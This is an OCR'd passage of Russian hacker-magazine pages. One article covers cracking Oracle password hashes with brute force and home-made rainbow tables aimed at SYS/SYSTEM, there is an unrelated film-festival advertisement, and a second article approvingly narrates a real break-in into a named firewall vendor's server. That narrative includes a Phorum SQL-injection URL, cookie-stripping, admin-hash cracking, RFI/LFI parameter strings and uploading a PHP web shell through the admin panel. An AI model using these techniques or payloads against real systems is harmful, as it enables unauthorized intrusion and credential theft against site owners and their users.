
dvd

На диске ищи все упомянутые в статье программы, а также увесистый документ по организации криптоалгоритмов в Oracle.



warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несет!



Сравнение скоростей перебора паролей разными программами

Запуск orabf и woorabf на core 2 duo 2.4 ГГц

3. Чтобы создать пароль с другими спецсимволами, необходимо заключать пароль в двойные кавычки, как показано в последнем примере (но этой возможностью на практике пользуются редко).

СОБСТВЕННО, ПОДБОР

Итак, учитывая, что на практике редко кто использует пароли не из диапазона 39 символов, задача подбора существенно упрощается. Теоретически паролей из 8 символов может быть 26*39^7= 3.6 *10^12 комбинаций.
Если посмотреть сравнение скоростей перебора паролей (http://www.red-database-security.com/whitepaper/oracle_passwords.html), можно увидеть, что самый быстрый переборщик работает со скоростью примерно миллион паролей в секунду на среднем компьютере (на core 2 duo 2.4 ГГц удалось добиться максимальной скорости перебора — 1.6 млн паролей в секунду при помощи утилиты woraauthbf, которая умеет использовать многоядерные процессоры).
Получается, чтобы перебрать 8-символьный пароль на стандартном рабочем компьютере, нам понадобится около 40 дней. И то — если переборщик знает, что первый символ может состоять только из букв, иначе и вовсе понадобится два месяца. Не слишком утешающие цифры, тем более, что столько времени мы будем подбирать пароль только для одного пользователя — ведь для генерации хэша используется соль (salt). Ну а если пароль состоит из 9 символов, то тут счет будет вестись уже на года. Но отчаиваться не стоит, всегда найдутся методы, позволяющие получить результат быстрее.

RAINBOW TABLES

При генерации хэша пароля в СУБД Oracle используется дополнительный параметр (salt), который, теоретически, должен предотвращать атаки посредством создания заранее сгенерированных таблиц для быстрого перебора паролей (rainbow tables). Но раз соль (salt) нам известна заранее (исключения составляют случаи, когда известен только хэш, но на практике это бывает крайне редко), значит, мы можем сгенерировать rainbow tables для распространенных имен пользователей. Есть смысл генерировать таблицы для пользователей *SYS и SYSTEM*, так как они есть в каждой СУБД и имеют по умолчанию права администратора (*DBA*).
С теорией Rainbow tables, думаю, ты знаком по прошлым номерам журнала или читал в инете. На этом я останавливаться не буду, лучше расскажу, как создавать и использовать таблицы применительно к взлому паролей Oracle.

Тут существует два способа. Первый — сгенерировать таблицы самому, второй — скачать в Сети. Плюсы второго способа очевидны: не надо тратить время на генерацию таблиц, что может занять годы на среднестатистическом компьютере. Хотя минусы тоже есть — не у всех интернет позволяет выкачать 30-60 Гб таблиц. Преимущество генерации своих таблиц на самом деле только одно — ты сможешь использовать необходимый тебе набор символов и параметры таблицы.

ORACLE RAINBOW TABLES

Что касается rainbow таблиц для СУБД Oracle, я так и не нашел их в интернете в свободном доступе, чему в общем-то не особо огорчился, так как было желание сгенерировать их самому. Генерировать я решил, используя программу **winrtgen**, входящую в состав небезызвестного cain&abel. Выбор пал на нее, потому как в ней все просто и удобно.
Для начала разберемся с параметрами. Их немного:
Hash — алгоритм генерации хэш функции. В данном случае — oracle.
Min Len — минимальная длина пароля, обычно 0.
Max Len — максимальная длина пароля; возьмем для начала 7.
Index — идентификатор для группы таблиц (таблицы с разным индексом содержат разные данные). Пока оставим как есть.
Chain Len — длина цепочки. Повышение длины отрицательно влияет на время генерации таблицы и время криптоанализа, зато повышает вероятность подбора. Не желательно выставлять более 20000. Оставим пока 2400.
Chain Count — грубо говоря, размер таблицы на диске. Если оперативной памяти больше 1 Гб, то выставляется 67018864, так как при расшифровке таблица будет загружаться в оперативную память и желательно, чтобы она поместилась целиком. Обычно больше 1Гб таблицы не делают. Для начала оставим значение по умолчанию.
N of Tables — количество таблиц. Соответственно, чем больше таблиц, тем больше вероятность перебора, но их дольше генерировать и необходимо иметь достаточно места для их хранения. По умолчанию — одна таблица.
Charset — набор символов, используемый в пароле. Мы будем использовать стандартный для Oracle 39 символьный набор, приведенный в начале статьи.
Username — имя пользователя. Используется как раз для Oracle паролей. В нашем случае будем генерировать для пользователя SYSTEM.
С описанием вроде закончили, теперь приступим к генерации. Если выставить значения, как указано выше, то вероятность подбора (Success probability) будет равняться 44 процентам, что нас совсем не устраивает.

Результат подбора паролей по rainbow таблицам

По-хорошему, приемлемая вероятность должна быть около 99 процентов, хотя это зависит от ситуации. Для повышения вероятности подбора я предлагаю просто увеличить количество таблиц хотя бы до 8 (99,00) а лучше до 12 (99,91). Подсчитаем время генерации (кнопка **Benchmark**) и получим что-то около 24 дней на стареньком Intel Celeron 2.4. Время подбора пароля по таблице составит около 1 минуты: заметно лучше, чем два с половиной дня при взломе методом полного перебора. Правда, нам придется потратить 25 дней на генерацию этих таблиц, зато потом пароли можно щелкать, как орешки (увы, только 7-символьные).
«Есть ли возможность ускорить процесс?», спросишь ты. И я отвечу — конечно же, если генерировать таблицы не в одиночку, а группой людей, как это делалось и делается до сих пор для LM/NTLM/MD5-хэшей на сайте www.freerainbowtables.com. Так можно значительно ускорить процесс. Быстрее сгенерировать таблицы можно и в одиночку, используя несколько компьютеров. Вся прелесть в том, что таблицы можно генерировать независимо на разных компьютерах. Утилита winrtgen, после того как ты укажешь все необходимые параметры, создает конфигурационный файл с именем *tables.lst*. Вот его содержимое для нашего примера:


```
oracle_oracle#1-7_0_2400x67108864_
SYSTEM#000.rt;
oracle_oracle#1-7_0_2400x67108864_
SYSTEM#001.rt;
oracle_oracle#1-7_0_2400x67108864_
SYSTEM#002.rt;
oracle_oracle#1-7_0_2400x67108864_
SYSTEM#003.rt;
oracle_oracle#1-7_0_2400x67108864_
SYSTEM#004.rt;
oracle_oracle#1-7_0_2400x67108864_
SYSTEM#005.rt;
oracle_oracle#1-7_0_2400x67108864_
SYSTEM#006.rt;
oracle_oracle#1-7_0_2400x67108864_
SYSTEM#007.rt;
```

Чтобы распараллелить работу над созданием таблиц, надо просто скопировать часть этих строк на другой компьютер в файл *tables.lst* и запустить на нем утилиту winrtgen. Единственный важный момент — используемый charset должен быть прописан на каждом компьютере в файле *charset.txt* путем добавления специальной строки с набором символов. Причем, их порядок должен быть одинаковым, иначе таблицы окажутся несовместимы. Конфиг-файл *charset.txt* должен выглядеть примерно так (последняя строка описывает чарсет oracle):

```
# charset configuration file for winrtgen v1.2
by Massimiliano Montoro (mao@oxid.it)
# compatible with rainbowcrack 1.1 and later by
Zhu Shuanglei <shuanglei@hotmail.com>

byte           = []
alpha          = [ABCDEFGHIJKLMNOPQRSTUVWXYZ]
alpha-space    = [ABCDEFGHIJKLMNOPQRSTUVWXYZ ]
.
.
.
oracle         = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0
123456789_#$]
```

Теперь можно раскидать по одной таблице на каждый компьютер, и общее время генерации существенно уменьшится. Что касается многоядерных процессоров, то утилита по умолчанию их не поддерживает, но ничто не мешает нам создать две папки с программой winrtgen, переименовать экзешники в *winrtgen1.exe* и *winrtgen2.exe* и запустить параллельно генерацию таблиц на разных ядрах (прописав разные таблицы заранее в *tables.lst*).
Все описанные выше действия я провел на доступных мне компьютерах и получил в итоге 12 таблиц общим размером чуть более 7 Гб. Для проверки работоспособности таблиц я собрал хэши нескольких SYSTEM пользователей и запустил перебор по созданным таблицам. В итоге 2 из 3 хэшей подобрались; общее время, затрачен-



video
На DVD смотри познавательный видеоурок, который раскрывает всю правду о мнимой защищенности паролей в Oracle.



Настройка winrtgen для генерации таблиц для 7-символьных паролей

ное на перебор, составило 4 минуты. Неплохо, но что делать с более длинными паролями?

БОЛЬШЕ СИМВОЛОВ!

Мы научились подбирать 7-символьные пароли. Чтобы сгенерировать таблицы для подбора 8-символьных паролей с тем же чарсетом и приемлемым Success Rate 99,00%, нам потребуется не много ни мало — 64 гигабайта свободного места и полтора года времени (если использовать только один компьютер). Зато подбираться пароль по этим таблицам будет, максимум, час, а в среднем — минут двадцать. В сравнении с 60 днями методом полного перебора это выигрыш, и еще какой! Распределенная генерация 8-символьных таблиц уже запущена, и вполне вероятно, к выходу журнала они могут быть доступны на сайте, посвященном исследованию безопасности баз данных и web-приложений: http://dsecrg.ru.

ORACLE 11G И НОВОВВЕДЕНИЯ

Все рассмотренное касалось версий Oracle ниже 11. Хотя в продакшн среде версия 11 до сих пор встречается редко, разобраться в ней не помешает. Тем более, дела там обстоят не так прозрачно. Для начала попытаемся извлечь пароли из таблицы *DBA_USERS*, как это делалось в старых версиях.

```
Oracle Database 11g Enterprise Edition Release
11.1.0.6.0 — Production
With the Partitioning, OLAP, Data Mining and Real
Application Testing options

SQL> select username, password from dba_users;

USERNAME                PASSWORD
-------------------     -----------------------
MGMT_VIEW
SYS
SYSTEM
DBSNMP
```

Очевидно, паролей тут нет, ну мы не расстраиваемся. Они есть в таблице SUS.USER$ и, соответственно, доступ к ним — только у пользователей с правами администратора (DBA). Прав SELECT ANY DICTIONARY для доступа к хэшам паролей уже недостаточно. Хранятся хэши также немного отлично от старых:

```
SQL> select user, password, spare4  from sys.user$;
```

```
      0 SYS                               1
77E6B621F3BB777A                  0        3 15.10.07
19.02.08
            0                                 1
              0         0 DEFAULT_CONSUMER_GROUP

      0

S:52D6AC184EDE6D952E94317CB1C9918D2766C34A23C476E460D
72BD03F2C
```

Как мы видим, теперь в таблице хранится два разных хэша. Старый — 77E6B621F3BB777A, совместимый с Oracle 10g, и новый. На самом деле, последняя строка листинга — это не хэш в чистом виде. Первые 20 байт — это sha-1 хэш пароля, а последние 10 — случайный salt.

Что касается нового алгоритма, в нем исправлены предыдущие ошибки. Во-первых, пароль становится «регистро-зависимым», что существенно увеличивает алфавит символов для перебора. Во-вторых, в качестве соли используется случайное значение. Это можно проверить, меняя пользователю пароль на такой же, в результате чего хэш изменится. Все говорит о том, что Oracle действительно решили заняться своей безопасностью, но, как обычно, ложку дегтя мы все-таки найдем. Дело в том, что ситуация очень напоминает историю с ОС Windows и LM/NTLM-хэшами. Там, если вы помните, старый хэш хранится в системе вместе с новым, что позволяет с легкостью расшифровать любые пароли менее 14 символов, используя старый хэш. Ситуация в Oracle такая же: видимо, для совместимости со старыми приложениями в таблице, как уже упоминалось, хранится старый хэш. Значит, ничто нам не мешает подбирать к нему пароли, как мы делали это для старых версий.

Существует один нюанс, также как и с LM/NTLM-хэшами: когда хэш расшифруется, то пароль по понятным причинам может не совпасть с настоящим (старый алгоритм хранения паролей не различает регистров, а новый уже различает). Например, мы подобрали пароль к старому хэшу и он оказался «passwd». Поскольку старый хэш не различает регистров, вполне возможно, что настоящий пароль — «PassWd».

Но нас это нисколько не останавливает, ведь мы можем перебрать все варианты написания одного слова тем же кайном (cain&abel), а затем использовать THC-Orakel (переборщик паролей к Oracle 11g), — и это займет считанные секунды. Способ гораздо эффективнее, чем заморачиваться с подбором паролей к SHA-1 хэшам. В итоге, с доступом к таблице с хэшами паролей вероятность подбора практически не отличается для всех версий СУБД Oracle. И там, и там у нас есть большие шансы взломать пароль. Вот и все на сегодня, надеюсь, ты хорошо усвоил суть рассмотренной проблемы.



МОБИЛЬНОЕ КИНО

Всегда приятно похвастаться друзьям ловко снятым видеороликом на мобильный телефон, в котором тяжеленный каток устраивает гонки с троллейбусом или сногсшибательные девушки исполняют на улице секси-танцы. До недавнего времени максимум, что ты мог сделать со своим роликом, — это залить его на видеохостинг и получать удовлетворение от того, что его кто-то скачивает, смотрит и оценивает. Но недавно у тебя появилась уникальная возможность поучаствовать в настоящем кино-конкурсе, который только что запустила компания МТС и Союз кинематографистов России. Ты можешь участвовать в этом конкурсе, даже если до этого ни разу не имел дело с кино и монтажным софтом. Профессионализм — не главное в этом конкурсе. Куда важнее твои идеи и твой энтузиазм!

Тимур Бекмамбетов, который когда-то давно начинал маленькими короткометражками, затем занимался роликами для известных телеканалов. Недавно же он завершил картину с участием Анжелины Джоли и бюджетом $65 миллионов, а это самый дорогой кинопроект, которым когда-либо управлял человек, говорящий по-русски.

Теперь и тыполучил шанс показать себя, реализовывать свои идеи. Компания МТС и Союз кинематографистов России решили дать тебе такой шанс и запустили «Фестиваль Мобильного кино». Проект уникальный. Это первый открытый международный фестиваль короткометражных фильмов для профессионалов и любителей. Фильмы могут быть сняты на любые видеокамеры: начиная с тех, что встроены в мобильные телефоны, и заканчивая профессиональными. При хронометраже порядка 10 минут фильм должен иметь сюжетную линию, заставляющую зрителей задуматься, сопереживать, радоваться. Это фильм с собственной атмосферой, яркой идей и ее творческой реализацией — то, чем и славятся любительские миниатюры.

В рамках фестиваля пройдут два конкурса: профессиональный и любительский. В профессиональном конкурсе участвуют фильмы начинающих режиссеров, студентов и выпускников кинематографических и театральных ВУЗов. А в любительском конкурсе могут принять участие все желающие, в том числе и ты! Для того чтобы стать участником, необходимо до 15 июня 2008 года отснять материал и разместить готовый фильм в Интернете на специальном сайте фестиваля www.mobilkinofest.ru.Еще удобнее сделать это с WAP-портала «МТС-Сити» (wap.mtscity.ru), с его помощью абоненты МТС могут загружать свои фильмы на сайт фестиваля прямо со своего мобильного телефона. Все фильмы, участвующие в любительском конкурсе, будут доступны для просмотра на сайте www.mobilkinofest.ru, а каждый посетитель сможет принять участие в онлайн-голосовании. По его результатам будут определяться претенденты на победу.

Словом, если ты давно вынашиваешь идею отснять классный материал, показать всем на что ты способен, самое время позвать друзей и начать съемки. Наконец у тебя есть шанс получить оценку не просто от приятелей и пользователей Интернет, но, самое главное, от авторитетного жюри, состоящего из признанных мэтров киноискусства.

Когда еще будет такая возможность? Это отличный шанс для тебя!

Ты можешь прославиться и выиграть классные призы: годовое подключение на безлимитный тариф МТС и современный ноутбук.



В ГОРЯЧЕМ СЕРДЦЕ ФАЙРВОЛА



ВЗЛОМ ПОРТАЛА ПОПУЛЯРНОГО БРАНДМАУЭРА

Хочешь по-настоящему ролевого и экстремального взлома? Желаешь одним глазком взглянуть на работу слаженной хакерской команды? Тогда пристегнись! На твоих глазах хакеры пробираются в самое сердце центрального сервера компании Agnitum! Да-да, именно Agnitum.com — производителя популярного файрвола.

Известен уже не первый случай, когда на сайтах производителей антивирусов обнаруживают трояны. Еще веришь в защищенность, конфиденциальность и надежность? Сейчас ты увидишь, как хрупкая цепочка багов, казалось бы, незначительных по отдельности, разрушит миф о неприступности компаний, специализирующихся на сетевой безопасности.

РЕКОГНОСЦИРОВКА НА МЕСТНОСТИ

Здесь и далее: **misterBlack**, **misterWhite** — это два молодых человека, состоящих в одной хакерской группе. Псевдонимы выбраны совершенно случайно, без подоплеки или злого умысла. Как водится, хакеры ведут поиски ресурса-жертвы и обмениваются ценной информацией.

misterBlack:

Вечер. Свет монитора. Окинув взглядом иконки на рабочем столе, я почему-то остановился на **Outpost Firewall**. «Хм… чем не вариант?», — подумал я. Зайдя на Agnitum.com, пошарился минут десять. Следующий сайт — agnitum.ru, за ним — он же, в зоне FR… багов нигде не обнаружено. Но вот клацнув на ссылку Polski в верхнем углу, я попал на outpost.pl. Беглый анализ сайта обнаружил движок (это уже хорошо) — Joomla 1.0.9. Глянув эксплоиты под эту версию, я уже было обрадовался, но IP-адреса agnitum.com и outpost.pl оказались разными, а значит — снова облом. Тогда я решил посмотреть, какие соседи были на сайте (используя ресурс seologs.com/ip-domains.html), не особо, впрочем, рассчитывая на удачу, ибо проекты такого уровня, как правило, имеют собственный сервер, и никаких левых сайтов там априори быть не может. Но не в этот раз! В списке доменов присутствовал одинокий aboutphone.info (а что, это шанс).

Первоначальный осмотр сайта на предмет взлома не обрадовал. Настораживала лишь надпись «**Контент, программирование © Anatoly Skoblov, 2001-2004**», свидетельствующая о явной заброшенности ресурса. Все было написано на чистом HTML (никаких скриптов). Однако ссылка «форум» привела меня на aboutphone.info/phorum, где PHP-скрипты определенно были. Напрашивалась мысль о самописности ресурса, но дальнейший просмотр исходного кода страницы показал: «Phorum» — это название форума. Версия со 100% точностью была определена с помощью meta-тегов.

```
<meta name="PhorumVersion" content="3.4.3a" />
<meta name="PhorumDB" content="mysql" />
<meta name="PHPVersion" content="4.4.7" />
```

Фортуна была на моей стороне. Проверка багтреков выдала множество разных уязвимостей. Я решил заострить внимание на самой удачной.

```
[Critical SQL-inj uriauth() Phorum<=3.4.7 ]
www.securityfocus.com/archive/1/360635
```

В описании бага был пример эксплуатации: *http://localhost/phorum347/list.php?f=1&phorum_uriauth=waraxe%2527%20AND%20mid(password,2,1)=3/*:foobar*, но когда я подставлял разные значения, ничего не происходило. Странно! Была уже ночь, глаза залипали, и, следуя русской поговорке «утро вечера мудренее», я решил оставить разбор полетов на следующий день.






HACK-DAY

Проснувшись и сев за комп, я открыл асю и обнаружил в Сети misterWhite'а, давненько не появлявшегося онлайн.

misterWhite:
Да не исчезал я! Не поддамся на провокации мирабилисов и не стану хранить контакт-лист на их сервере!
Утро. Никого не трогаю, тихо-мирно читаю утреннюю RSS. Скука...
Agnitum? Да, это будет интересно!

misterBlack:
Уяснив ситуацию, он согласился помочь, и взлом был продолжен общими силами.
MisterWhite начал с SQL, причем у него она работала, а у меня нет. И я не понимал, в чем дело, пока не прочитал:

ICQ-лог

```
misterBlack: Так не видать разницы
misterWhite: Ну, форум тебе сразу при открытии
куку ставит в браузер, и приехали
misterWhite: Надо вырезать куки phorum_
cookieauth. Это особенность эксплоита
```

misterWhite:
Мне уже приходилось ковырять Phorum. В багтраке форумов он стоит в десятке лидеров по дырам. Последняя версия 5й ветки была отполирована до блеска, и знакомые помнят, каких усилий мне стоило выполнить произвольный код.
Но здесь речь шла об устаревшей 3й ветке, к тому же ветхой версии. Полный анализ любого движка стоит огромных усилий, потому перспектива ковырять древний, как мамонты, двиг ради одного случая как-то не грела. Но в этот раз цель оправдывала затраты сил и времени.
Первым делом я перетряхнул свои подборки на Phorum, проверил по поиску багтраки.
Гугл выплюнул меня на секфокус к той же баге с *urlauth()* от наших эстонских «коллег» (хак-группа waraxe).
Внимательно почитав адвизори, я запомнил фразу: «*..if there is empty $admin_session and not exists COOKIE variable $phorum_cookieauth, then (and only then) urldecoded $phorum_urlauth will be exploded..*» и *match* определения ответа: «*Before testing user must be logged out*» В общем, читайте внимательно!
Сходу зарезав Одиссеем куки, я обратился по адской ссылке, пролистнул страницу вниз и улыбнулся победному «Выйти с форума».
Скуль была налицо, и теперь логичным было бы загрузить шелл.
Однако я точно помнил, что даже 5я ветка форума не поддерживала загрузку аватар, да и аплоад аттачей был по дефолту запрещен. И файло грузилось прямо в БД.
Оставалось надеяться, что нововведения 5й ветки были именно нововведениями. Проверить это можно было только после разбора двига по винтикам. Пояснив misterBlack'у фичу с куками и предоставив ему возможность сбрутить хеш админа, я принялся копать двиг на возможность инклуда и исполнения кода...

misterBlack:
Эксплоита к уязвимости не прилагалось. Однако писать его не пришлось. Ссылки на рабочий эксплоит висят в топе гугла даже выше официального сайта производителя форума.
Не составило труда слить сплоит с первого попавшегося «портала по безопасности» и слегка изменить код под наш случай.
Эксплоит шустро выдрал админский хеш, который благополучно был сбручен на www.plain-text.info. Но админка была переименована, и тогда я принялся за брут значений из БД (версия мускула, юзер и т.п.) и поиск админки. А misterWhite начал ковырять двиг форума в поисках других багов и искать способы заливки шелла.
Выяснилось, что на сервере стоит MySQL 4.0. Эта версия не позволяет использовать подзапросы к БД. Вдобавок, что весьма огорчало, File_Priv был установлен для текущего юзера БД в false.

misterWhite:
Теперь у нас был пароль админа. Но вот незадача: в Phorum существует возможность разместить админку в произвольной папке. Ни одна ссылка в нее не ведет и, не зная точного пути, попасть туда невозможно. Это своеобразная защита от взлома.
Я временно сосредоточил свои усилия на поиске раскрытия переменной *$PHORUM[admin_url]*, которая вела к заветной админпанели, а misterBlack тем временем мучил госпожу удачу и брутил путь по словарю.
И вот кодокопание приносит результат! Дело в том, что, ответив единожды в любой теме, можно при постинге указать «получать уведомление об ответах на мыло». Причем, админам и модерам письмо приходило с прямыми линками в админку на модерирование/удаление поста.
Сменив мыло админа на свое, я выбрал произвольную тему и отпостил что-то вроде «да, была такая же проблема».
Затем зарегал юзера и ответил в теме.
Однако уведомление на мыло упорно не приходило.

misterBlack:
Наконец, брут путей до админки приносит результат! Она находится по адресу http://aboutphone.info/phorum/control.
Все это занимает около двух часов, к этому моменту misterWhite заканчивает анализ двига. Хорошей новостью от misterWhite'а было и то, что файлы все-таки сохраняются не в БД, а на винт. Значит, их можно будет проинклудить.
Увы, багов, которые можно было бы заюзать на этом сервере без админки, не было. Несколько инклудов, конечно, имелось, но версия PHP 4.4.7 не позволяет их применить.

misterWhite:
Найденные инклуды основываются на unset()-баге (PHP <= 4.4.3, 5.1.4):


```
/phorum3.4.x//phorum/index.
php?PHORUM[settings_dir]=[RFI]?&-
1267903400=1&-1079377568=1
/phorum3.4.x/phorum/index.
php?PHORUM[f]=[LFI]&-1267903400=1&-
1079377568=1
/phorum3.4.x/download.php?PHORUM[fileid]=[LF
I]%00.txt&-1267903400=1&-1079377568=1
/phorum3.4.x/admin/index.
php?help=123&lang=[LFI]
```

misterBlack:
Мы в админпанели! Попав туда, misterWhite добавляет тип «.php» в доступные расширения на заливку аттачей, и дело за малым — прикрепить шелл к одному из сообщений админа. Но




info

- phpPgAdmin — удобный инструмент для управления PostgreSQL базами данных. Рекомендую: phppgadmin.sourceforge.net.
- Подробнее о разделении прав в PHP читай на www.suphp.org.
- suPHP представляет собой сочетание модуля Apache (mod_suphp) и выполняемого файла. За счет их совместной работы можно выполнять PHP-сценарии с правами их владельца. Модуль suPHP не использует модуль Apache suExec и поддерживает функцию журнализации. По производительности suphp работает медленнее, чем mod_php в 25 раз, но является хорошей заменой для suexec (тот медленнее в 36 раз).
- Уникальный онлайн сканер, использующий симбиоз гугла и базы поисковых запросов : madnet.name/tools/madss
- Хм, domainsdb.com не функционирует, а на www.seologs.com ввели капчу? Тогда используй этот сервис: http://search.msn.com/results.aspx?first=1&FORM=PERE&q=ip%3A77.88.21.11



А вот /etc/passwd



ifconfig


встает новый вопрос: «Куда зальется шелл?» (ведь прямого линка на него не было).
Был только путь по типу «www.aboutphone.info/phorum/download.php?1,57/SS7.jpg».
Смотрим исходник. Генерация урла для аттача происходит по следующему алгоритму:

```
$info=$HTTP_SERVER_VARS["QUERY_STRING"];
$file=basename($info);
$args=explode(",", basename(dirname($info)));
$fileid=(int)$args[1];
$filename="$AttachmentDir/$ForumTableName/$fileid".
strtolower(strrchr($file, "."));
```

С *$AttachmentDir* мы разобрались быстро. Он был прописан в админке и установлен таким: */attach_from_phorum*.
Итак, часть пути известна. А вот с *$ForumTableName* нас поджидал новый миниквест.

misterWhite:
Для каждой новой ветки форума динамически создается отдельная таблица в БД.
Как можно догадаться, *$ForumTableName* и есть переменная, хранящая загадочное имя таблицы. Изменение имени таблицы через «*ALTER TABLE*» не предусмотрено в редактировании настроек форума. Поэтому имя таблицы не выводится и узнать его даже из админки невозможно.

misterBlack:
Я хотел снова врубить брут и параллельно раскапывать код на предмет определения имени таблицы. Но тут произошло следующее:



Вызов phpinfo()

ICQ-log

```
misterWhite: Я вспомнил
misterWhite: В куках было что-то странное
misterWhite: Ага)
misterWhite: http://aboutphone.info/attach_from_
phorum/ph1/
```

В куках действительно хранится название таблицы форума, в данном случае «*ph1*».
